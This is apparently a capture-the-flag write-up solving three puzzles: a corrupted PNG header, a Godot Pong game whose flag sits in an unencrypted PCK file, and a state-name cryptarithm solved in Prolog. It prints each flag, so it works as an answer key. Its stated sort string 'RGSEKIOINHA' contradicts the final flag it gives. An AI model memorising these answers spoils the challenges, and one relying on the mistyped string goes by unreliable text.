
The header is followed by the CRC32 sum calculated based on its content (without the length field!). For this file, it was changed so you need to recalculate it with all the correct values in place.

CRC32 can be calculated for example here: <https://crccalc.com/>

All the wrong parts of the file are highlighted below:

```
File Edit Search View Analysis Tools Window Help
unknown_file
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 89 53 46 49 0D 0A 1A 0A 00 00 00 0A 43 50 73 52 %SFI.....CPsR
00000010 00 00 04 38 00 00 04 38 08 06 00 00 00 FF FF FF ...8...8.....
00000020 FF 00 00 01 81 69 43 43 50 73 52 47 42 20 49 45 iCCP sRGB IE
00000030 43 36 31 39 36 36 2D 32 2E 31 00 00 28 CF 95 91 C61966-2.1..(D
00000040 CF 2B 44 51 14 C7 3F F3 43 23 46 14 49 B2 98 34 D+DQ.C?oC#F.I.,.4
00000050 AC 8C 18 35 B1 B1 98 89 A1 B0 18 A3 FC DA CC 3C -S.5++.*^°.LuÜË<
00000060 F3 43 CD 8F D7 7B 33 69 B2 55 B6 53 94 D8 F8 B5 óCÍŽ×{3i,UqS"Řřu
00000070 E0 2F 60 AB AC 95 22 52 B2 65 4D 6C 98 9E F3 8C í/`«-•"R,eMl.žóŠ
00000080 9A 49 CD C2 BD DD 73 3E F7 7B EF 39 DD 73 2E 58 šIíÁ~Ýs>÷{d9Ýs.X
00000090 C3 29 25 AD DB 07 20 9D C9 69 A1 A0 DF 35 BF B0 Ä)%.Ů. tÉi~ B5z°
000000A0 E8 72 3C 63 A5 93 76 3C D8 23 8A AE 4E CF 8E 87 čr<cA"v<Ř#ŠONDŽ#
```

After that, you should be able to open the PNG file and get the following image (tip: on some operating systems it's helpful to also change the file extension to .png 😊):



Flag: sfi18_ctf{corrupted_89504e47}

V-Pong game


In this puzzle, we are tasked with winning a game of Pong. The is only one problem - that's impossible (at least not by playing it).

There are again multiple ways to solve this puzzle. For example, we can try to reverse-engineer it using IDA or Ghidra. Another way is to use CheatEngine to change our score and win. But there is another, far simpler way:

The game itself is created using the Godot game engine - we can tell that because it has the default splash screen containing both the logo and name of the engine. Godot is free and open source, so we can download it and play around, Furthermore, Godot has quite good documentation, which will be useful.

When you open a game build on a game engine, what you get is an engine runtime (build using compiled language like C++ for the sake of optimization) and game logic (written using a scripting language - in the case of Godot, gdscript) The thing is, that the game code is most of the time obfuscated - for example, it may be encrypted. And here the Godot game engine shines - *you can, but are not forced* to obfuscate the code. In a situation in which you will leave the game logic in plain text, the executable will pack it into a file called PCK and put it into a .exe file.

And that is exactly, what happened here - game logic was not encrypted or obfuscated in any way. It is hidden somewhere in the .exe file, but it should be easy to find - and it totally is. We are looking for PCK file - you can find information about it both in the game editor itself and in the online documentation. The file is contained in the .exe archive. So, we just need a good archiving software - for example 7zip, and use it to open V-Pong.exe. Here is the result:




.rsrc	410 329	410 329				
-	3 460 096	3 460 096				
[0]	512	512	512		34 339 840	
pck	661 264	661 264	8	InitializedData ...	39 047 168	0x20C1000
.tls	512	512	8	InitializedData ...	37 813 760	0x2422000
.text	31 186 944	31 186 944	31 186 452	Code Initialize...	1 024	0x1000
.rsrc_1	480	480	480		38 224 416	
.reloc	822 272	822 272	821 860	InitializedData ...	38 224 896	0x2488000
.rdata	3 136 000	3 136 000	3 135 600	InitializedData ...	31 203 840	0x1DC3000
.idata	12 288	12 288	12 072	InitializedData ...	37 800 960	0x241E000
.edata	512	512	209	InitializedData ...	37 800 448	0x241D000
.data	15 872	15 872	15 616	InitializedData ...	31 187 968	0x1DBF000
.CRT	512	512	56	InitializedData ...	37 813 248	0x2421000
.bss	0	0	53 448	UninitializedDa...	0	0x240F000

we can clearly see the PCK file. Upon extracting it, we can use a text editor of choice to inspect it. It contains a lot of data - both in binary and plain text, but what is important is the fact, that the game source code is readable. The only thing left is to search for "flag", and here we have it:

Flag: `sfi18_ctf{LetMe(W)In}`

wild_west

The puzzle contains an image of a map with 3 outlined states.



One can download `svg` file and read the names of states from layers inside the file. But it can be also easily checked by looking at the map. With the information about the names of states, the message from the image can be read as:

OREGON = KANSAS + OHIO

Now the tricky part is to find out what it means to add 2 names of states to each other. To find it out, it may be useful to look at the hints.

Hints:
The value of every variable is unique.
The flag is uppercase and sorted in ascending order.

The form of equation, uniqueness of the variable, and order of letters can lead you to the cryptarithmic-puzzle. Solving the one given by the equation above leads to values:
A = 9, E = 3, G = 1, H = 8, I = 6, K = 4, N = 7, O = 5, R = 0, S = 2
Sorting the characters by corresponding values in ascending order leads to the string **RGSEKIOINHA**, which is the flag.

Below, the example prolog code that solves the cryptarithmic-puzzle can be found. The form of input that leads to the answer:

Execution of solver

```
?- solve([K,A,N,S,A,S] + [O,H,I,O] = [O,R,E,G,O,N])
```

The solver implementation:

Example solver

```
:- use_module(library(clpfd)).

solve(Expr) :-
    term_variables(Expr, Vars),
    Vars ins 0..9,
    all_different(Vars),
    parse_eq(Expr),
    labeling([], Vars).

parse(Expr, X) :-
    parse_sum(Expr, X);
    parse_prod(Expr, X);
    parse_var(Expr, X).

parse_sum(Left + Right, X) :-
    parse(Left, LX),
    parse(Right, RX),
    X = LX + RX.

parse_prod(Left * Right, X) :-
    parse(Left, LX),
    parse(Right, RX),
    X = LX * RX.

parse_eq(Left = Right) :-
    parse(Left, LX),
    parse(Right, RX),
    LX #= RX.

parse_var(Var, X) :-
    reverse(Var, RevVar),
    var_to_num(RevVar, X),
    add_constraint_to_var(Var).

var_to_num([H], H).
var_to_num([H|T], X) :-
    var_to_num(T, PX),
    X = (PX * 10) + H.

add_constraint_to_var([H|T]) :-
    length(T, Len),
    (
        (Len \= 0, H #\= 0);
        Len =:= 0
    ).
```

Furthermore, many solvers can be found online.

Flag: **sfi18_ctf{RGSEKOINHA}**